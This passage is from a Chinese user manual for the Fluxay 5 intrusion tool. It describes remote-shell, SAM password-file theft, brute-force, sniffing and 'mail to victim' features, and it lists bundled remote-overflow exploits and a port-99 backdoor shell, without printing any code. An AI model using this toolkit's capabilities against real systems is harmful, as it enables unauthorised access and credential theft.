
6.6.2.2 IIS Remote Shell

✓ 快捷键

N/A

✓ 功能说明

通过 IIS 的漏洞执行命令。

**功能说明(以选中为例)**

IIS Server : 远程运行 IIS 主机 IP

Type : UNICODE 漏洞的种类, 具体情况依据于扫描的结果。


Allow IIS Detect CMD : 允许 IIS 检测 CMD, 当执行命令出现问题的时候可以尝试选择此项。

6.6.2.3IPC Planter**✓ 快捷键**

Ctrl+P

✓ 功能说明

利用 NT/2000 的定时服务来启动指定的程序。

**功能说明(以选中为例)**

Host IP : 远程主机 IP



User：用户帐号，必须属于超级用户组。
Password：密码
Local File：需要执行的程序在本地的存放位置
Remote File：复制到远程主机的位置
Command：命令执行时的命令行参数，此项可以为空。

当成功执行后，程序最多在 60 秒后就会开始运行。

6.6.2.4Download NT SAM

✓ **快捷键**

N/A

✓ **功能说明**

利用漏洞下载 NT/2000 的密码文件 SAM 到本地，这个功能需要选中漏洞列表中相应的主机。

6.6.2.5Upload NT SAM

✓ **快捷键**

N/A

✓ **功能说明**

利用漏洞将 NT/2000 的密码文件 SAM 上传到指定的 FTP 服务器。当上传成功后，可以通过此 FTP 服务器下载到本地。

这个功能需要选中漏洞列表中相应的主机。

6.6.3 MSSQL Tools (SubMenu)

6.6.3.1Remote Shell

✓ **快捷键**

Ctrl+Q


✓ **功能说明**

通过 MSSQL 系统在远程系统中执行命令。

这个工具有两个版本：

版本 1：[Setup_Dir]\SqlRCmd\SqlRCmd_Express （适用于本机已经安装了 SQLServer）

版本 2：[Setup_Dir]\SqlRCmd\SqlRCmd_Normal （适用于本机没有安装 SQLServer）。



功能说明(以选中为例)
Server ：远程 MSSQL 的主机 IP
User：MSSQL 的系统用户帐号，必须属于 SA 组。
Password：密码
SQL Server Installed：本机已经安装了 SQL Server。选择此项的目的在于流光可以自动选择使用哪一个版本的 SQL 远程连接工具。
Console Mode：使用控制台模式

6.6.4 Define Mode File (SubMenu)

6.6.4.1 Scanning Single Mode File

✓ 快捷键

N/A

✓ 功能说明

编辑暴力破解模式下简单模式的默认字典文件。

6.6.4.2 IPC\$ Single Mode File

✓ **快捷键**

N/A

✓ **功能说明**

编辑破解 IPC 主机在获得用户名时，使用的默认字典文件。

6.6.4.3 IPC\$ Force mode File

✓ **快捷键**

N/A

✓ **功能说明**

编辑破解 IPC 主机在没有获得用户名时，使用的默认字典文件。

6.6.5 Fluxay Sensor Tools (SubMenu)

6.6.5.1 Install Fluxay Sensor

✓ **快捷键**

Ctrl+I

✓ **功能说明**

安装扫描探测引擎，详情参见[安装本地扫描引擎](#)。


6.6.5.2 Update Fluxay Sensor

✓ **快捷键**

N/A

✓ **功能说明**

升级扫描引擎。



功能说明(以选中为例)

Sensor IP : 需要升级扫描引擎的主机 IP

UserName : 扫描引擎的控制用户名(不是系统的用户名)

Password : 控制用户的密码

Control Port : 扫描引擎的控制端口

Update File : 升级的新文件


6.6.5.3 Remove Fluxay Sensor

✓ 快捷键

N/A

✓ 功能说明

删除已经安装的扫描引擎。



功能说明(以选中为例)



Host IP : 需要删除扫描引擎的主机 IP
NT Account : 系统用户
Password : 用户密码
Service Name : 服务名称

这个功能不仅可以删除扫描引擎，还可以用来删除其他服务。

6.6.5.4 Manager Fluxay Sensor

✓ **快捷键**

Ctrl+M

✓ **功能说明**

管理扫描引擎，详细请见[管理扫描引擎](#)一节。

6.6.6 Remote Sniffer (SubMenu)

6.6.6.1 Install ARP Network Sniffer

✓ **快捷键**

Alt+I

✓ **功能说明**

安装嗅探引擎，详细请见[安装本地嗅探引擎（需要网络适配器）](#)一节。

6.6.6.2 Remote ARP Network Sniffer

✓ **快捷键**

Alt+S

✓ **功能说明**

启动网络嗅探工具，详细请见[网络嗅探](#)一节。

6.6.6.3 Manager ARP Network Sniffer

✓ **快捷键**

N/A

✓ **功能说明**

管理已经安装的嗅探引擎，详细请见[管理嗅探引擎](#)一节。

6.6.7 Misc Tools (SubMenu)

6.6.7.1 PCAnyWhere Password Decipher

✓ **快捷键**

Ctrl+T

✓ **功能说明**

PCAnyWhere 密码还原工具，详细情况请见 [PCAnyWhere 密码还原](#) 一节。

6.6.7.2 Get Username Form UNIX Passwd File

✓ **快捷键**

N/A

✓ **功能说明**

从 UNIX 密码文件中提取用户名，详细请见[从 UNIX 密码文件提取用户名](#)一节。

6.6.7.3 Mail to Victim User

✓ **快捷键**

N/A

✓ **功能说明**

发送邮件给被破解了密码的用户。

6.6.7.4 Set Encryption Key

✓ **快捷键**

N/A

✓ **功能说明**

修改和嗅探引擎通信时加密的密钥，详细情况见[设置密钥](#)一节。

如果密钥修改，那么以前的扫描中间文件将不能正常解码，但是不影响建立新的扫



描任务。

6.7 帮助

6.7.1 Fluxay 5 User's Manual

✓ 快捷键

F1

✓ 功能说明

查阅本说明。

6.7.2 Old User's Manual (SubMenu)

✓ 快捷键

N/A

✓ 功能说明

以前各个版本的功能说明，可以作为本参考的补充。

6.8 关于

6.8.1 About netxeyes

✓ 快捷键

N/A

✓ 功能说明

关于 netXeyes

6.8.2 About Fluxay

✓ 快捷键

N/A

✓ **功能说明**

流光 5 的版权说明。

6.8.3 Fluxay Forum

✓ **快捷键**

Ctrl+F

✓ **功能说明**

连接到流光论坛，有关流光的问题讨论。

6.8.4 WebSite

✓ **快捷键**

N/A

✓ **功能说明**

连接到 netXeyes 的 WEB 站点。

6.8.5 Check Update

✓ **快捷键**

N/A

✓ **功能说明**

检查流光有无最新的版本可以升级。

6.8.6 System BroadCast

✓ **快捷键**

N/A

✓ **功能说明**

系统广播，可以从这个地方获得有关软件最新消息。

7 文件列表

7.1 [ROOT_Directory]

7.1.1 2.suf

两位数字组合前缀字典。

7.1.2 2a.dic

两位字母组合字典。

7.1.3 3a.dic

三位字母组合字典。

7.1.4 3n.dic

三位数字组合字典。

7.1.5 3n.suf

三位数字组合前缀字典。

7.1.6 4n.dic

四位数字组合字典。

7.1.7 brute.dic

扫描引擎使用的默认暴力破解密码字典。

7.1.8 brute.ult

扫描引擎使用的默认暴力破解用户名列表。

7.1.9 chinese.dic

针对国内用户常用的密码字典。

7.1.10 Cracked.pwd

已经破解的用户帐号记录。

7.1.11 exploit_cn.rule

针对中文版产生的报告格式化的文件。

7.1.12 exploit_en.rule

针对英文版产生的报告格式化的文件。

7.1.13 Flux.Log

流光暴力破解的扫描记录文件。

7.1.14 Fluxay5Beta2.exe

流光 5 程序主文件。

7.1.15 IpcDetail.Inf

在 IPC 扫描时，扫描的记录文件。

7.1.16IpcList.INI

在 IPC 枚举失败的时候，强制加入的用户名列表。

7.1.17ipcsingle.ini

探测 IPC 用户密码时，默认使用的密码字典。

7.1.18Last.Flx

流光退出时，自动保存的文件。

7.1.19Last.HIF

流光退出时自动保存的文件。

7.1.20Last.pwd

最后一次暴力破解的记录文件。

7.1.21libmySQL.dll

MySQL 动态链接库。

7.1.22MFC42.DLL

系统动态库。

7.1.23MSVCP60.DLL

系统动态库。

7.1.24Name.dic

由常见姓氏组成的字典。

7.1.25netxeyeslogo.jpg

流光的图标文件。

7.1.26Normal.dic

常用的字典文件。

7.1.27normal.suf

常用的前缀字典文件。

7.1.28ntcgi.dat

基于 IIS 的 CGI 漏洞规则库，这个规则库可以根据需要增加内容。

7.1.29NTCmd.exe

利用管道在远程 NT 系统中执行命令的工具，详情请见 [NTCMD](#) 一节。

7.1.30NTLMAuth.dll

提供 NTLM 挑战应答方式的动态库。

7.1.31password.Dic

常见的组合构成的密码字典。



7.1.32 PipeCmd.exe

供 NTCMD 使用的管道服务端程序。

7.1.33 Private.Key

记录和扫描引擎通信的密钥文件。

7.1.34 protocol.ini

嗅探引擎的协议设置文件，可以根据需要增加新的协议。

格式：

协议名:类型:端口号

例如：SSH:TCP:22

7.1.35 PubAuth.Key

流光自身验证的密钥。

7.1.36 py.dic

由拼音规则组成的字典。

7.1.37 RHV.dll

用于 Linux RPC 的动态库。

7.1.38 search.his

查找功能的历史记录。

7.1.39 ShowWeb.INI

WEB 更新记录文件。

7.1.40 single.dic

用于暴力模式下简单模式的密码字典文件。

7.1.41 Single.INI

用于暴力模式下简单模式的密码字典设置文件，Single.DIC 就是根据这个文件产生的。

7.1.42 sqlrcmd.exe

提供 MSSQL 远程连接的工具，详细请见 [SQLRCMD](#) 一节。

7.1.43 System.Conf

系统设置记录文件。

7.1.44 Sys_Month_Date.Dic

366 天，月日组成的字典文件。

7.1.45 Sys_Year.Dic

从 1950 - 1999 年份字典文件。

7.1.46 uninstal.exe

反安装文件。

7.1.47 uninstal.ini

反安装记录文件。

7.1.48 unixcgi.dat

基于 UNIX WEB 的 CGI 漏洞规则库，可以根据需要自行增加。

7.1.49 Words.dic

大多数英文单词组成的字典。

7.2 Exploit

7.2.1 7350wu-v5.tar.gz

wuftp 远程溢出程序 (Linux)。

7.2.2 ADMmounted.tgz

攻击程序 (Linux)。

7.2.3 amd.c

攻击程序 (Linux)。

7.2.4 linux86_bind.c

Bind 远程溢出攻击程序。

7.2.5 lsub.c

IMAP4rev1 v12.261, v12.264 and 2000.284 远程溢出攻击工具。

7.2.6 oracle.exe

Oracle 8i For Windows 2000 远程溢出攻击工具。

7.2.7 rpc.autofsd.c

RPC.autofsd 远程溢出攻击工具。

7.2.8 rpcexpOK.exe

Windows RPC Locator 远程溢出攻击工具。

7.2.9 rpc_cmsd.c

RPC.cmsd 远程溢出攻击工具。

7.2.10sadminindex-sparc.c

sadminindex 远程溢出攻击工具 (For Sparc)

7.2.11seclpd.c

RedHat 7.0 LPD 远程溢出攻击工具。

7.2.12snmpxdmid.c

RPC.snmpxdmind 远程溢出攻击工具 (For Sparc)。

7.2.13sql2.exe

SQL 2000 远程远程溢出攻击程序。

7.2.14statdx.c

Redhat 6.2 RPC.statd 远程溢出攻击工具。

7.2.15ttbdbserver.c

RPC.ttdbserver 远程溢出攻击工具 (For Sparc)

7.2.16webdavx3.exe

IIS 5.0 WEBDAV 远程溢出攻击工具。

7.2.17wu-ftp.tgz

wu-ftpd 远程溢出攻击工具。

7.2.18wuftp25.tar.gz

wu-ftpd 2.5 远程溢出攻击工具。

7.2.19local (Sub_Directory)

7.2.19.1 su.c

Linux 本地溢出程序。

7.2.19.2 Sun Sparc (Sub Directory)

这个目录中含有已经编译成功，从 SunOS 5.6-5.8 (Sparc) 的多个本地溢出程序。包括：

- \5.6\lpset
- \5.6\lpstat
- \5.6\netpr
- \5.7\lpset
- \5.7\lpstat
- \5.7\netpr
- \5.7\xsun
- \5.8\kcassun

7.2.20wu-ftd (Sub_Directory)

wu-ftpd 的远程溢出攻击程序。包括：

- forcer
- woot-exploit

7.3 FluxaySensor

7.3.1 Anything.INI

在产生一个新的扫描任务时，随机产生的配置文件。

7.3.2 brute.dic

扫描引擎默认使用的暴力破解密码字典。

7.3.3 brute.ult

扫描引擎默认使用的暴力破解用户名字典。

7.3.4 ControlService.exe

控制服务主程序。

7.3.5 FluxaySensor.exe

扫描引擎主程序。

7.3.6 libmySQL.dll

MySQL 动态链接库。

7.3.7 Name.dic

常用的姓名组成的字典。

7.3.8 Normal.dic

常用的单词、IT 专业术语组成的字典。

7.3.9 NTLMAuth.dll

NTLM 应答方式动态链接库。

7.3.10password.Dic

常用的密码组成的密码字典。

7.3.11pskill.exe

强制结束进程的工具。

7.3.12RHV.dll

用于 Linux RPC 的动态库。

7.3.13single.dic

用于暴力模式下简单模式的密码字典文件。

7.3.14Sys_Month_Date.Dic

366 天，月日组成的字典文件。

7.3.15Sys_Year.Dic

从 1950 - 1999 年份字典文件。

7.3.16Words.dic

大多数英文单词组成的字典。

7.3.17Plugins (Sub_Directory)

7.3.17.1 fpe2k.flux

FrontPage 扩展远程溢出插件。

7.3.17.2 iiswebdav.flux

IIS WEBDAV 远程溢出插件。

7.3.17.3 nullprinter.flux

NULL.Print 远程溢出插件。

7.3.17.4 qpop.flux

qpop 远程溢出插件。

7.3.17.5 sunftpcwd.flux

SunOS FTPD CWD 验证用户名漏洞插件。

7.3.17.6 w2krpc.flux

Windows RPC Locator 远程溢出插件。

7.3.18 Reports (Sub_Directory)

存储扫描产生的中间文件和报告。

7.4 Help

7.4.1 faq.mht

使用 FAQ。

7.4.2 fluxay4.html

流光 4 的使用说明

7.4.3 Fluxay46.mht

流光 4.6 的使用说明。

7.4.4 form.mht

关于 Form 探测的说明。

7.4.5 http.mht

关于 HTTP 暴力破解的说明。

7.4.6 index.html

流光 2.5 的帮助文件。

7.4.7 ipc.mht

关于 IPC 破解的说明。

7.4.8 plugin.html

关于插件的使用说明。

7.4.9 remote.mht

关于 IPC 破解说明的第二部分。

7.4.10 result.html

流光 4 扫描结果的分析说明。

7.4.11 sql.mht

关于 SQL 扫描破解的说明。

7.4.12 1.27 (Sub_Directory)

包含有流光 1.27 的说明文件。



7.4.13 image (Sub_Directory)

存放帮助说明的相关图片文件。

7.5 ocx

7.5.1 HexEdit.ocx

嗅探引擎使用的 OCX 插件。

7.5.2 register.bat

注册插件的脚本。

7.5.3 unregister.bat

反注册插件的脚本。

7.6 Plugins

7.6.1.1 fpe2k.flux

FrontPage 扩展远程溢出插件。

7.6.1.2 iiswebdav.flux

IIS WEBDAV 远程溢出插件。

7.6.1.3 nullprinter.flux

NULL.Print 远程溢出插件。

7.6.1.4 qpop.flux

qpop 远程溢出插件。



7.6.1.5 sunftpcwd.flux

SunOS FTPD CWD 验证用户名漏洞插件。

7.6.1.6 w2krpc.flux

Windows RPC Locator 远程溢出插件。

7.7 Reports

7.7.1 IPFrom-IPEnd.html

扫描报告，格式为起始 IP-结束 IP.html。

7.7.2 IPFrom-IPEnd.PTR

加密的扫描报告中间文件，格式为起始 IP-结束 IP.PTR。

7.7.3 netxeyeslogo.jpg

流光的图标。

7.8 SetupNetCore

7.8.1 Sys (Sub_Directory)

7.8.1.1 NetCore.exe

嗅探程序主文件。

7.8.1.2 npf.sys

嗅探核心驱动文件。

7.8.1.3 packet.dll

嗅探核心驱动动态链接库。

7.8.1.4pthreadVC.dll

嗅探核心驱动动态链接库。

7.8.1.5wpcap.dll

嗅探核心驱动动态链接库。

7.9 SqlRcmd

7.9.1 SqlRCmd_Express (Sub_Directory)

已经安装了 SQL Server 时，使用的 SQL 连接工具。

7.9.2 SqlRCmd_Normal (Sub_Directory)

没有安装 SQL Server 时，使用的 SQL 连接工具。

7.10 Tools

7.10.1IIS5Hack.exe

NULL.PRINT 远程溢出攻击工具。

7.10.2NETSVC.EXE

远程启动 NT 服务的工具。

7.10.3NTLM.EXE

修改 Windows 2000 Telnet 默认登陆验证方式的程序。

7.10.4PSKILL.EXE

NT/2000 中强制结束进程的工具。

7.10.5RunAsEx.exe

非交互式的 RunAs 工具，即可以用其他用户的身份启动程序。

7.10.6sql2.exe

MSSQL 2000 UDP 1434 远程溢出程序。

7.10.7SRV.EXE

监听 TCP 端口 99，提供 NT/2000 的 CMD SHELL。